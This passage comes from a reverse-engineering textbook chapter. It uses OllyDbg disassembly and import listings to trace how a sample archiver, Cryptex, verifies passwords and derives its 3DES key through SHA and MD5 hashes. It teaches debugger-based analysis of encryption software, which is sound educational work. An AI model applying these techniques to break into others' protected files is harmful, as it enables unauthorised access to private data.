So, Cryptex actually confirms the password before providing the list of files. This might seem like a futile exercise, considering that the documentation explicitly said that the password is always required. However, the exact text of the invalid-password message is useful because you can later look for the code that displays it in the program and try to determine how it establishes whether or not the password is correct.

For now, let's start looking inside the Cryptex archive files. For this purpose any hex dump tool would do just fine—there are quite a few free products online, but if you're willing to invest a little money in it, Hex Workshop is one of the more powerful data-reversing tools. Here are the first 64 bytes of the `Test1.crx` file just produced.

```
00000000 4372 5970 5465 5839 0100 0000 0100 0000 CrYpTeX9........
00000010 0000 0000 0200 0000 5F60 43BC 26F0 F7CA ........_'C.&...
00000020 6816 0D2B 99E7 FA61 BEB1 DA78 C0F6 4D89 h..+...a...x..M.
00000030 7CC7 82E8 01F5 3CB9 549D 2EC9 868F 1FFD |.....<.T.......
```

Like most file formats, .crx files start out with a signature, `CrYpTeX9` in this case, followed by what looks like several data fields, and continuing into an apparently random byte sequence starting at address `0x18`. If you look at the rest of the file, it all contains similarly unreadable junk. This indicates that the entire contents of the file have been encrypted, including the file table. As expected, none of the key strings such as the password, the `asterisks.txt` file name, or the actual asterisks can be found within this file. As further evidence that the file has been encrypted, we can use the Character Distribution feature in Hex Workshop to get an overview of the data within the file. Interestingly, we discover that the file contains seemingly random data, with an almost equal character distribution of about 0.4 percent for each of the 256 characters. It looks like the encryption algorithm applied by Cryptex has completely eliminated any obvious resemblance between the encrypted data and the password, file name, or file contents.

At this point, it becomes clear that you're going to have to dig into the program in order to truly decipher the .crx file format. This is exactly where conventional code reversing and data reversing come together: you must look inside the program in order to see how it manages its data. Granted, this program is an extreme example because the data is encrypted, but even with programs that don't intentionally hide the contents of their file formats, it is often very difficult to decipher a file format by merely observing the data.

The first step you must take in order to get an overview of Cryptex and how it works is to obtain a list of its imported functions. This can be done using any executable dumping tool such as those discussed in Chapter 4; I often choose Microsoft's DUMPBIN, which is a command-line tool. The import list is important because it will provide us with an overview of *how* Cryptex does some of the things that it does. For example, how does it read and write to the archive files? Does it use a section object, does it call into some kind of runtime library file I/O functions, or does it directly call into the Win32 file I/O APIs?

Establishing which system (and other) services the program utilizes is critical because in order to track Cryptex's I/O accesses (which is what you're going to have to do in order to find the logic that generates and deciphers .crx files) you're going to have to place breakpoints on these function calls. Listing 6.2 provides (abridged) DUMPBIN output that lists imports from `Cryptex.exe`.

```
KERNEL32.dll

               138 GetCurrentDirectoryA
                D3 FindNextFileA
               1B1 GetStdHandle
               15C GetFileSizeEx
               12F GetConsoleScreenBufferInfo
               2E5 SetConsoleCursorPosition
                2E CloseHandle
                4D CreateFileA
               303 SetEndOfFile
               394 WriteFile
               2A9 ReadFile
               169 GetLastError
                C9 FindFirstFileA
               30E SetFilePointer
               13B GetCurrentProcessId
               13E GetCurrentThreadId
               1C0 GetSystemTimeAsFileTime
               1D5 GetTickCount
               297 QueryPerformanceCounter
               177 GetModuleHandleA
                AF ExitProcess

ADVAPI32.dll

                8C CryptDestroyKey
                A0 CryptReleaseContext
                8A CryptDeriveKey
                88 CryptCreateHash
                9D CryptHashData
```

Listing 6.2 A list of all functions called from Cryptex.EXE, produced using DUMPBIN. *(continued)*

```
                  99 CryptGetHashParam
                  8B CryptDestroyHash
                  8F CryptEncrypt
                  89 CryptDecrypt
                  85 CryptAcquireContextA

    MSVCR71.dll
                  CA _c_exit
                  FA _exit
                  4B _XcptFilter
                  CD _cexit
                  7C __p___initenv
                  C2 _amsg_exit
                  6E __getmainargs
                 13F _initterm
                  9F __setusermatherr
                  BB _adjust_fdiv
                  82 __p__commode
                  87 __p__fmode
                  9C __set_app_type
                  6B __dllonexit
                 1B8 _onexit
                  DB _controlfp
                  F1 _except_handler3
                  9B __security_error_handler
                 300 sprintf
                 305 strchr
                 2EC printf
                 297 exit
                 30F strncpy
                 1FE _stricmp
```

Listing 6.2 *(continued)*

Let's go through each of the modules in Listing 6.2 and examine what it's revealing about how Cryptex works. Keep in mind that not all of these entries are directly called by Cryptex. Most programs statically link with other libraries (such as runtime libraries), which make their own calls into the operating system or into other DLLs.

The entries in `KERNEL32.dll` are highly informative because they're telling us that Cryptex apparently uses direct calls into Win32 File I/O APIs such as `CreateFile`, `ReadFile`, `WriteFile`, and so on. The following section in Listing 6.2 is also informative and lists functions called from the `ADVAPI32.dll` module. A quick glance at the function names reveals a very important detail about Cryptex: It uses the Windows Crypto API (this is easy to spot with function names such as `CryptEncrypt` and `CryptDecrypt`).

The Windows Crypto API is a generic cryptographic library that provides support for installable *cryptographic service providers* (CSPs) and can be used for encrypting and decrypting data using a variety of cryptographic algorithms. Microsoft provides several CSPs that aren't built into Windows and support a wide range of symmetric and asymmetric cryptographic algorithms such as DES, RSA, and AES. The fact that Cryptex uses the Crypto API can be seen as good news, because it means that it is going to be quite trivial to determine which encryption algorithms the program employs and how it produces the encryption keys. This would have been more difficult if Cryptex were to use a built-in implementation of the encryption algorithm because you would have to reverse it to determine exactly which algorithm it is and whether it is properly implemented.

The next entry in Listing 6.2 is `MSVCR71.DLL`, which is the Visual C++ runtime library DLL. In this list, you can see the list of runtime library functions called by Cryptex. This doesn't really tell you much, except for the presence of the `printf` function, which is used for printing messages to the console window. The `printf` function is what you'd look at if you wanted to catch moments where Cryptex is printing certain messages to the console window.

The Password Verification Process

One basic step that is relatively simple and is likely to reveal much about how Cryptex goes about its business is to find out how it knows whether or not the user has typed the correct password. This will also be a good indicator of whether or not Cryptex is secure (depending on whether the password or some version of it is actually stored *in* the archive).

Catching the "Bad Password" Message

The easiest way to go about checking Cryptex's password verification process is to create an archive (`Test1.crx` from earlier in this chapter would do just fine), and to start Cryptex in a debugger, feeding it with an incorrect password. You would then try to catch the place in the code where Cryptex notifies the user that a bad password has been supplied. This is easy to accomplish because you know from Listing 6.2 that Cryptex uses the `printf` runtime library function. It is very likely that you'll be able to catch a `printf` call that contains the "bad password" message, and trace back from that call to see how Cryptex made the decision to print that message.

Start by loading the program in any debugger, preferably a user-mode one such as WinDbg or OllyDbg (I personally picked OllyDbg), and placing a breakpoint on the `printf` function from `MSVCR71.DLL`. Notice that unlike the previous reversing session where you relied exclusively on dead listing,

this time you have a real program to work with, so you can easily perform this reversing session from within a debugger.

Before actually launching the program you must also set the launch parameters so that Cryptex knows which archive you're trying to open. Keep in mind that you must type an *incorrect* password, so that Cryptex generates its incorrect password message. As for which command to have Cryptex perform, it would probably be best to just have Cryptex list the files in the archive, so that nothing is actually written into the archive (though Cryptex is unlikely to change anything when supplied with a bad password anyway). I personally used `Cryptex l test1 6666666665`, and placed a breakpoint on `printf` from the `MSVCR71.DLL` (using the Executable Modules window in OllyDbg and then listing its exports in the Names window).

Upon starting the program, three calls to `printf` were caught. The first contained the Cryptex 1.0 . . . message, the second contained the Listing all file . . . message, and the third contained what you were looking for: the `ERROR: Invalid password...` string. From here, all you must do is jump back to the caller and hopefully locate the logic that decides whether to accept or reject the password that was passed in. Once you hit that third `printf`, you can use Ctrl+F9 in Olly to go to the `RET` instruction that will take you directly into the function that made the call to `printf`. This function is given in Listing 6.3.

```
004011C0  PUSH ECX
004011C1  PUSH ESI
004011C2  MOV ESI,SS:[ESP+C]
004011C6  PUSH 0                          ; Origin = FILE_BEGIN
004011C8  PUSH 0                          ; pOffsetHi = NULL
004011CA  PUSH 0                          ; OffsetLo = 0
004011CC  PUSH ESI                        ; hFile
004011CD  CALL DS:[<&KERNEL32.SetFilePointer>]
004011D3  PUSH 0                          ; pOverlapped = NULL
004011D5  LEA EAX,SS:[ESP+8]
004011D9  PUSH EAX                        ; pBytesRead
004011DA  PUSH 28                         ; BytesToRead = 28 (40.)
004011DC  PUSH cryptex.00406058           ; Buffer = cryptex.00406058
004011E1  PUSH ESI                        ; hFile
004011E2  CALL DS:[<&KERNEL32.ReadFile>]  ; ReadFile
004011E8  TEST EAX,EAX
004011EA  JNZ SHORT cryptex.004011EF
004011EC  POP ESI
004011ED  POP ECX
004011EE  RETN
004011EF  CMP DWORD PTR DS:[406058],70597243
004011F9  JNZ SHORT cryptex.0040123C
004011FB  CMP DWORD PTR DS:[40605C],39586554
```

Listing 6.3 Cryptex's header-verification function that reads the Cryptex archive header and checks the supplied password.

```
00401205  JNZ SHORT cryptex.0040123C
00401207  PUSH EDI
00401208  MOV ECX,4
0040120D  MOV EDI,cryptex.00405038
00401212  MOV ESI,cryptex.00406070
00401217  XOR EDX,EDX
00401219  REPE CMPS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
0040121B  POP EDI
0040121C  JE SHORT cryptex.00401234
0040121E  PUSH cryptex.00403170           ; format = "ERROR: Invalid
                                            password. Unable to process
                                            file."
00401223  CALL DS:[<&MSVCR71.printf>]     ; printf
00401229  ADD ESP,4
0040122C  PUSH 1                          ; status = 1
0040122E  CALL DS:[<&MSVCR71.exit>]       ; exit
00401234  MOV EAX,1
00401239  POP ESI
0040123A  POP ECX
0040123B  RETN
0040123C  PUSH cryptex.0040313C           ; format = "ERROR: Invalid
                                       Cryptex9 signature in file
                                       header!"
00401241  CALL DS:[<&MSVCR71.printf>]     ; printf
00401247  ADD ESP,4
0040124A  PUSH 1                          ; status = 1
0040124C  CALL DS:[<&MSVCR71.exit>]       ; exit
```

Listing 6.3 *(continued)*

It looks as if the function in Listing 6.3 performs some kind of header verification on the archive. It starts out by moving the file pointer to zero (using the `SetFilePointer` API), and proceeds to read the first `0x28` bytes from the archive file using the `ReadFile` API. The header data is read into a data structure that is stored at `00406058`. It is quite easy to see that this address is essentially a global variable of some sort (as opposed to a heap or stack address), because it is very close to the code address itself. A quick look at the Executable Modules window shows us that the program's executable, `Cryptex.exe` was loaded into `00400000`. This indicates that `00406058` is somewhere within the `Cryptex.exe` module, probably in the data section (you could verify this by checking the module's data section RVA using an executable dumping tool, but it is quite obvious).

The function proceeds to compare the first two DWORDs in the header with the hard-coded values `70597243` and `39586554`. If the first two DWORDs don't match these constants, the function jumps to `0040123C` and displays the message `ERROR: Invalid Cryptex9 signature in file header!`. A

quick check shows that `70597243` is the hexadecimal value for the characters `CrYp`, and `39586554` for the characters `TeX9`. Cryptex is simply verifying the header and printing an error message if there is a mismatch.

The following code sequence is the one you're after (because it decides whether the function returns 1 or prints out the bad password message). This sequence compares two 16-byte sequences in memory and prints the error message if there is a mismatch. The first sequence starts at `00405038` and is another global variable whose contents are unknown at this point. The second data sequence starts at `00406070`, which is a part of the header global variable you looked at before, that starts at `00406058`. This is apparent because earlier `ReadFile` was reading `0x28` bytes into this address—`00406070` is only `0x18` bytes past the beginning, so there are still `0x10` (or 16 in decimal) bytes left in this buffer.

The actual comparison is performed using the `REPE CMPS` instruction, which repeatedly compares a pair of DWORDs, one pointed at by `EDI` and the other by `ESI`, and increments both index registers after each iteration. The number of iterations depends on the value of `ECX`, and in this case is set to 4, which means that the instruction will compare four DWORDs (16 bytes) and will jump to `00401234` if the buffers are identical. If the buffers are not identical execution will flow into `0040121E`, which is where we wound up.

The obvious question at this point is what are those buffers that Cryptex is comparing? Is it the actual passwords? A quick look in OllyDbg reveals the contents of both buffers. The following is the contents of the global variable at `00405038` with whom we are comparing the archive's header buffer:

```
00405038  1F 79 A0 18 0B 91 0D AC A2 0B 09 7B 8D B4 CF 0E
```

The buffer that originated in the archive's header contains the following:

```
00406070  5F 60 43 BC 26 F0 F7 CA 68 16 0D 2B 99 E7 FA 61
```

The two are obviously different, and are also clearly *not* the plaintext passwords. It looks like Cryptex is storing some kind of altered version of the password inside the file and is comparing that with what must be an altered version of the currently typed password (which must have been altered with the exact same algorithm in order for this to work). The interesting questions are how are passwords transformed, and is that transformation *secure*—would it be somehow possible to reconstruct the password using only that altered version? If so, you could extract the password from the archive header.

The Password Transformation Algorithm

The easiest way to locate the algorithm that transforms the plaintext password into this 16-byte sequence is to place a memory breakpoint on the global variable

that stores the currently typed password. This is the variable at `00405038` against which the header data was compared in Listing 6.3. In OllyDbg, a memory breakpoint can be set by opening the address (`00405038`) in the Dump window, right-clicking the address, and selecting Breakpoint ➪ Hardware, On write ➪ Dword. Keep in mind that you must restart the program before you do this because at the point where the bad password message is being printed this variable has already been initialized.

Restart the program, place a hardware breakpoint on `00405038`, and let the program run (with the same set of command-line parameters). The debugger breaks somewhere inside `RSAENH.DLL`, the Microsoft Enhanced Cryptographic Provider. Why is the Microsoft Enhanced Cryptographic Provider writing into a global variable from `Cryptex.exe`? Probably because `Cryptex.EXE` had supplied the address of that global variable. Let's look at the stack and try to trace back and find the call made from Cryptex to the encryption engine. In tracing back through the stack in the Stack Window, you can see that we are currently running inside the `CryptGetHashParam` API, which was called from a function inside Cryptex. Listing 6.4 shows the code for this function.

```
00402280  MOV ECX,DS:[405048]
00402286  SUB ESP,8
00402289  LEA EAX,SS:[ESP]
0040228C  PUSH EAX
0040228D  PUSH 0
0040228F  PUSH 0
00402291  PUSH 8003
00402296  PUSH ECX
00402297  CALL DS:[<&ADVAPI32.CryptCreateHash>]
0040229D  TEST EAX,EAX
0040229F  JE SHORT cryptex.004022C2
004022A1  MOV EDX,SS:[ESP+C]
004022A5  MOV EAX,SS:[ESP]
004022A8  PUSH 0
004022AA  PUSH 14
004022AC  PUSH EDX
004022AD  PUSH EAX
004022AE  CALL DS:[<&ADVAPI32.CryptHashData>]
004022B4  TEST EAX,EAX
004022B6  MOV ECX,SS:[ESP]
004022B9  JNZ SHORT cryptex.004022C8
004022BB  PUSH ECX
004022BC  CALL DS:[<&ADVAPI32.CryptDestroyHash>]
004022C2  XOR EAX,EAX
004022C4  ADD ESP,8
004022C7  RETN
```

Listing 6.4 Function in Cryptex that calls into the cryptographic service provider—the 16-byte password-identifier value is written from within this function. *(continued)*

```
004022C8  MOV EAX,SS:[ESP+10]
004022CC  PUSH ESI
004022CD  PUSH 0
004022CF  LEA EDX,SS:[ESP+C]
004022D3  PUSH EDX
004022D4  PUSH EAX
004022D5  PUSH 2
004022D7  PUSH ECX
004022D8  MOV DWORD PTR SS:[ESP+1C],10
004022E0  CALL DS:[<&ADVAPI32.CryptGetHashParam>]
004022E6  MOV EDX,SS:[ESP+4]
004022EA  PUSH EDX
004022EB  MOV ESI,EAX
004022ED  CALL DS:[<&ADVAPI32.CryptDestroyHash>]
004022F3  MOV EAX,ESI
004022F5  POP ESI
004022F6  ADD ESP,8
004022F9  RETN
```

Listing 6.4 *(continued)*

Deciphering the code in Listing 6.4 is not going to be easy unless you do some reading and figure out what all of these hash APIs are about. For this purpose, you can easily go to `http://msdn.microsoft.com` and lookup the functions `CryptCreateHash`, `CryptHashData`, and so on. A hash is defined in MSDN as "A fixed-sized result obtained by applying a mathematical function (the hashing algorithm) to an arbitrary amount of data." The `CryptCreateHash` function "initiates the hashing of a stream of data," the `CryptHashData` function "adds data to a specified hash object," while the `CryptGetHashParam` "retrieves data that governs the operations of a hash object." With this (very basic) understanding, let's analyze the function in Listing 6.4 and try to determine what it does.

The code starts out by creating a hash object in the `CryptCreateHash` call. Notice the second parameter in this call; This is how the hashing algorithm is selected. In this case, the algorithm parameter is hard-coded to `0x8003`. Finding out what `0x8003` stands for is probably easiest if you look for a popular hashing algorithm identifier such as `CALG_MD2` and find it in the Crypto header file, `WinCrypt.H`. It turns out that these identifiers are made out of several identifiers, one specifying the algorithm class (`ALG_CLASS_HASH`), another specifying the algorithm type (`ALG_TYPE_ANY`), and finally one that specifies the exact algorithm type (`ALG_SID_MD2`). If you calculate what `0x8003` stands for, you can see that the actual algorithm is `ALG_SID_MD5`.

MD5 (MD stands for message-digest) is a highly popular cryptographic hashing algorithm that produces a long (128-bit) hash or checksum from a variable-length message. This hash can later be used to uniquely identify the specific message. Two basic properties of MD5 and other cryptographic hashes are that it is extremely unlikely that there would ever be two different messages that produce the same hash and that it is virtually impossible to create a message that will generate a predetermined hash value.

With this information, let's proceed to determine the nature of the data that Cryptex is hashing. This can be easily gathered by inspecting the call to `CryptHashData`. According to the MSDN, the second parameter passed to `CryptHashData` is the data being hashed. In Listing 6.4, Cryptex is passing `EDX`, which was earlier loaded from `[ESP+C]`. The third parameter is the buffer length, which is set to `0x14` (20 bytes). A quick look at the buffer pointer to by `[ESP+C]` shows the following.

```
0012F5E8  77 03 BE 9F EC CA 20 05 D0 D6 DF FB A2 CF 55 4B
0012F5F8  81 41 C0 FE
```

Nothing obvious here—this isn't text or anything, just more unrecognized data. The next thing Cryptex does is call `CryptGetHashParam` on the hash object, with the value 2 in the second parameter. A quick search through `WinCrypt.H` shows that the value 2 stands for `HP_HASHVAL`. This means that Cryptex is asking for the actual hash value (that's the MD5 result for those 20 bytes from `0012F5E8`). The third parameter passed to `CryptGetHashParam` tells the function where to write the hash value. Guess what? It's being written into `00405038`, the global variable that was used earlier for checking whether the password matches.

To summarize, Cryptex is apparently hashing unknown, nontextual data using the MD5 hashing algorithm, and is writing the result into a global variable. The contents of this global variable are later compared against a value stored in the Cryptex archive file. If it isn't identical, Cryptex reports an incorrect password. It is obvious that the data that is being hashed in the function from Listing 6.4 is clearly somehow *related* to the password that was typed. We just don't understand the connection. The unknown data that was hashed in this function was passed as a parameter from the calling function.

Hashing the Password

At this point you're probably a bit at a loss regarding the origin of the buffer, you just hashed in Listing 6.4. In such cases, it is usually best to simply trace back in the program until you find the origin of that buffer. In this case, the hashed buffer came from the calling function, at `00402300`. This function is shown in Listing 6.5.

```
00402300  SUB ESP,24
00402303  MOV EAX,DS:[405020]
00402308  PUSH EDI
00402309  MOV EDI,SS:[ESP+2C]
0040230D  MOV SS:[ESP+24],EAX
00402311  LEA EAX,SS:[ESP+4]
00402315  PUSH EAX
00402316  PUSH 0
00402318  PUSH 0
0040231A  PUSH 8004
0040231F  PUSH EDI
00402320  CALL DS:[<&ADVAPI32.CryptCreateHash>]
00402326  TEST EAX,EAX
00402328  JE cryptex.004023CA
0040232E  MOV EDX,SS:[ESP+30]
00402332  MOV EAX,EDX
00402334  PUSH ESI
00402335  LEA ESI,DS:[EAX+1]
00402338  MOV CL,DS:[EAX]
0040233A  ADD EAX,1
0040233D  TEST CL,CL
0040233F  JNZ SHORT cryptex.00402338
00402341  MOV ECX,SS:[ESP+8]
00402345  PUSH 0
00402347  SUB EAX,ESI
00402349  PUSH EAX
0040234A  PUSH EDX
0040234B  PUSH ECX
0040234C  CALL DS:[<&ADVAPI32.CryptHashData>]
00402352  TEST EAX,EAX
00402354  POP ESI
00402355  JE SHORT cryptex.004023BF
00402357  XOR EAX,EAX
00402359  MOV SS:[ESP+11],EAX
0040235D  MOV SS:[ESP+15],EAX
00402361  MOV SS:[ESP+19],EAX
00402365  MOV SS:[ESP+1D],EAX
00402369  MOV SS:[ESP+21],AX
0040236E  LEA ECX,SS:[ESP+C]
00402372  LEA EDX,SS:[ESP+10]
00402376  MOV SS:[ESP+23],AL
0040237A  MOV BYTE PTR SS:[ESP+10],0
0040237F  MOV DWORD PTR SS:[ESP+C],14
00402387  PUSH EAX
00402388  MOV EAX,SS:[ESP+8]
0040238C  PUSH ECX
0040238D  PUSH EDX
0040238E  PUSH 2
```

Listing 6.5 The Cryptex key-generation function.

```
00402390  PUSH EAX
00402391  CALL DS:[<&ADVAPI32.CryptGetHashParam>]
00402397  TEST EAX,EAX
00402399  JNZ SHORT cryptex.004023A9
0040239B  PUSH cryptex.00403504        ; format = "Unable to obtain MD5
                                         hash value for file."
004023A0  CALL DS:[<&MSVCR71.printf>]
004023A6  ADD ESP,4
004023A9  LEA ECX,SS:[ESP+10]
004023AD  PUSH cryptex.00405038
004023B2  PUSH ECX
004023B3  CALL cryptex.00402280
004023B8  ADD ESP,8
004023BB  TEST EAX,EAX
004023BD  JNZ SHORT cryptex.004023DA
004023BF  MOV EDX,SS:[ESP+4]
004023C3  PUSH EDX
004023C4  CALL DS:[<&ADVAPI32.CryptDestroyHash>]
004023CA  XOR EAX,EAX
004023CC  POP EDI
004023CD  MOV ECX,SS:[ESP+20]
004023D1  CALL cryptex.004027C9
004023D6  ADD ESP,24
004023D9  RETN
004023DA  MOV ECX,SS:[ESP+4]
004023DE  LEA EAX,SS:[ESP+8]
004023E2  PUSH EAX
004023E3  PUSH 0
004023E5  PUSH ECX
004023E6  PUSH 6603
004023EB  PUSH EDI
004023EC  MOV DWORD PTR SS:[ESP+1C],0
004023F4  CALL DS:[<&ADVAPI32.CryptDeriveKey>]
004023FA  MOV EDX,SS:[ESP+4]
004023FE  PUSH EDX
004023FF  CALL DS:[<&ADVAPI32.CryptDestroyHash>]
00402405  MOV ECX,SS:[ESP+24]
00402409  MOV EAX,SS:[ESP+8]
0040240D  POP EDI
0040240E  CALL cryptex.004027C9
00402413  ADD ESP,24
00402416  RETN
```

Listing 6.5 *(continued)*

The function in Listing 6.5 is quite similar to the one in Listing 6.4. It starts out by creating a hash object and hashing some data. One difference is the initialization parameters for the hash object. The function in Listing 6.4 used the

value 0x8003 as its algorithm ID, while this function uses 0x8004, which identifies the CALG_SHA algorithm. SHA is another hashing algorithm that has similar properties to MD5, with the difference that an SHA hash is 160 bits long, as opposed to MD5 hashes which are 128 bits long. You might notice that 160 bits are exactly 20 bytes, which is the length of data being hashed in Listing 6.4. Coincidence? You'll soon find out. . . .

The next sequence calls CryptHashData again, but not before some processing is performed on some data block. If you place a breakpoint on this function and restart the program, you can easily see which data it is that is being processed: It is the password text, which in this case equals 6666666665. Let's take a look at this processing sequence.

```
00402335  LEA ESI,DS:[EAX+1]
00402338 MOV CL,DS:[EAX]
0040233A ADD EAX,1
0040233D TEST CL,CL
0040233F  JNZ SHORT cryptex.00402338
```

This loop is really quite simple. It reads each character from the string and checks whether its zero. If it's not it loops on to the next character. When the loop is completed, EAX points to the string's terminating NULL character, and ESI points to the second character in the string. The following instruction produces the final result.

```
00402347  SUB EAX,ESI
```

Here the pointer to the second character is subtracted from the pointer to the NULL terminator. The result is effectively the length of the string, not including the NULL terminator (because ESI was holding the address to the *second* character, not the first). This sequence is essentially equivalent to the strlen C runtime library function. You might wonder why the program would implement its own strlen function instead of just calling the runtime library. The answer is that it probably *is* calling the runtime library, but the compiler is replacing the call with an *intrinsic* implementation. Some compilers support intrinsic implementations of popular functions, which basically means that the compiler replaces the function call with an actual implementation of the function that is placed inside the calling function. This improves performance because it avoids the overhead of performing a function call.

After measuring the length of the string, the function proceeds to hash the password string using CryptHashData and to extract the resulting hash using CryptGetHashParam. The resulting hash value is then passed on to 00402280, which is the function we investigated in Listing 6.4. This is curious because as we know the function in Listing 6.4 is going to hash that data again, this time using the MD5 algorithm. What is the point of rehashing the output

of one hashing algorithm with another hashing algorithm? That is not clear at the moment.

After the MD5 function returns (and assuming it returns a nonzero value), the function proceeds to call an interesting API called `CryptDeriveKey`. According to Microsoft's documentation, `CryptDeriveKey` "generates cryptographic session keys derived from a base data value." The base data value is taken for a hash object, which, in this case, is a 160-bit SHA hash calculated from the plaintext password. As a part of the generation of the key object, the caller must also specify which encryption algorithm will be used (this is specified in the second parameter passed to `CryptDeriveKey`). As you can see in Listing 6.5, Cryptex is passing `0x6603`. We return to `WinCrypt.H` and discover that 0x6603 stands for `CALG_3DES`. This makes sense and proves that Cryptex works as advertised: It encrypts data using the 3DES algorithm.

When we think about it a little bit, it becomes clear *why* Cryptex calculated that extra MD5 hash. Essentially, Cryptex is using the generated SHA hash as a key for encrypting and decrypting the data (3DES is a symmetric algorithm, which means that encryption and decryption are both performed using the same key). Additionally, Cryptex needs some kind of an easy way to detect whether the supplied password was correct or incorrect. For this, Cryptex calculates an additional hash (using the MD5 algorithm) from the SHA hash and stores the result in the file header. When an archive is opened, the supplied password is hashed twice (once using SHA and once using MD5), and the MD5 result is compared against the one stored in the archive header. If they match, the password is correct.

You may wonder why Cryptex isn't just storing the SHA result directly into the file header. Why go through the extra effort of calculating an additional hash value? The reason is that the SHA hash is directly used as the encryption key; storing it in the file header would make it incredibly easy to decrypt Cryptex archives. This might be a bit confusing considering that it is impossible to extract the original plaintext password from the SHA hash value, but it is just not needed. The hash value is all that would be needed in order to decrypt the data. Instead, Cryptex calculates an additional hash from the SHA value and stores *that* as the unique password identification. Figure 6.1 demonstrates this sequence.

Finally, if you're wondering why Cryptex isn't calculating the MD5 password-verification hash directly from the plaintext password but from the SHA hash value, it's probably because of the (admittedly remote) possibility that someone would be able to covert the MD5 hash value to an equivalent SHA hash value and effectively obtain the decryption key. This is virtually guaranteed to be mathematically impossible, but why risk it? It is *certainly* going to be impossible to obtain the original data (which is the SHA-generated decryption key) from the MD5 hash value stored in the header. Being overly paranoid is the advisable frame of mind when developing security-related technologies.




Figure 6.1 Cryptex's key-generation and password-verification process.

The Directory Layout

Now that you have a basic understanding of how Cryptex manages its passwords and encryption keys, you can move on to study the Cryptex directory layout. In a real-world program, this step would be somewhat less relevant for those interested in a security-level analysis for Cryptex, but it would be very important for anyone interested in reading or creating Cryptex-compatible archives. Since we're doing this as an exercise in data reverse engineering, the directory layout is exactly the kind of complex data structure you're looking to get your hands on.

Analyzing the Directory Processing Code

In order to decipher the directory layout you'll need to find the location in the Cryptex code that reads the encrypted directory layout data, decrypts it, and proceeds to decipher it. This can be accomplished by simply placing a breakpoint on the `ReadFile` API and tracing forward in the program to see what it does with the data. Let's restart the program in OllyDbg (don't forget to correct the password in the command-line argument), place a breakpoint on `ReadFile`, and let the program run.

The first hit comes from an internal system call made by `ADVAPI32.DLL`. Releasing the debugger brings it back to `ReadFile` again, except that again, it was called internally from system code. You will very quickly realize that there are *way* too many calls to `ReadFile` for this approach to work; this API is used by the system heavily.

There are many alternative approaches you could take at this point, depending on the particular application. One option would be to try and restrict the `ReadFile` breakpoint to calls made on the archive file. You could do this by first placing a breakpoint on the API call that opens or creates the archive (this is probably going to be a call to the `CreateFile` API), obtain the archive handle from that call, and place a selective breakpoint on `ReadFile` that only breaks when the specific handle to the Cryptex archive is specified (such breakpoints are supported by most debuggers). This would really reduce the number of calls—you'd only see the relevant calls where Cryptex reads from the archive, and not hundreds of irrelevant system calls.

On the other hand, since Cryptex is really a fairly simple program, you could just let it run until it reached the key-generation function from Listing 6.5. At this point you could just step through the rest of the code until you reach interesting code areas that decipher the directory data structures. Keep in mind that in most real programs you'd have to come up with a better idea for where to place your breakpoint, because simply stepping through the program is going to be an unreasonably tedious task.

You can start by placing a breakpoint at the end of the key-generation function, on address `00402416`. Once you reach that address, you can step back into the calling function and step through several irrelevant code sequences, including a call into a function that apparently performs the actual opening of the archive and ends up calling into `004011C0`, which is the function analyzed in Listing 6.3. The next function call goes into `004019F0`, and (based on a quick look at it) appears to be what we're looking for. Listing 6.6 lists the OllyDbg-generated disassembly for this function.

```
004019F0  SUB ESP,8
004019F3  PUSH EBX
004019F4  PUSH EBP
004019F5  PUSH ESI
004019F6  MOV ESI,SS:[ESP+18]
004019FA  XOR EBX,EBX
004019FC  PUSH EBX                      ; Origin => FILE_BEGIN
004019FD  PUSH EBX                      ; pOffsetHi => NULL
004019FE  PUSH EBX                      ; OffsetLo => 0
004019FF  PUSH ESI                      ; hFile
00401A00  CALL DS:[<&KERNEL32.SetFilePointer>]
00401A06  PUSH EBX                      ; pOverlapped => NULL
```

Listing 6.6 Disassembly of function that lists all files within a Cryptex archive. *(continued)*

```
00401A07  LEA EAX,SS:[ESP+14]          ;
00401A0B  PUSH EAX                     ; pBytesRead
00401A0C  PUSH 28                      ; BytesToRead = 28 (40.)
00401A0E  PUSH cryptex.00406058        ; Buffer = cryptex.00406058
00401A13  PUSH ESI                     ; hFile
00401A14  CALL DS:[<&KERNEL32.ReadFile>]
00401A1A  MOV ECX,SS:[ESP+1C]
00401A1E  MOV EDX,DS:[406064]
00401A24  PUSH ECX
00401A25  PUSH EDX
00401A26  PUSH ESI
00401A27  CALL cryptex.00401030
00401A2C  MOV EBP,DS:[<&MSVCR71.printf>]
00401A32  MOV ESI,DS:[406064]
00401A38  PUSH cryptex.00403234        ; format = "   File Size    File
                                         Name"
00401A3D  MOV DWORD PTR SS:[ESP+1C],cryptex.00405050
00401A45  CALL EBP                     ; printf
00401A47  ADD ESP,10
00401A4A  TEST ESI,ESI
00401A4C  JE SHORT cryptex.00401ACD
00401A4E  PUSH EDI
00401A4F  MOV EDI,SS:[ESP+24]
00401A53  JMP SHORT cryptex.00401A60
00401A55  LEA ESP,SS:[ESP]
00401A5C  LEA ESP,SS:[ESP]
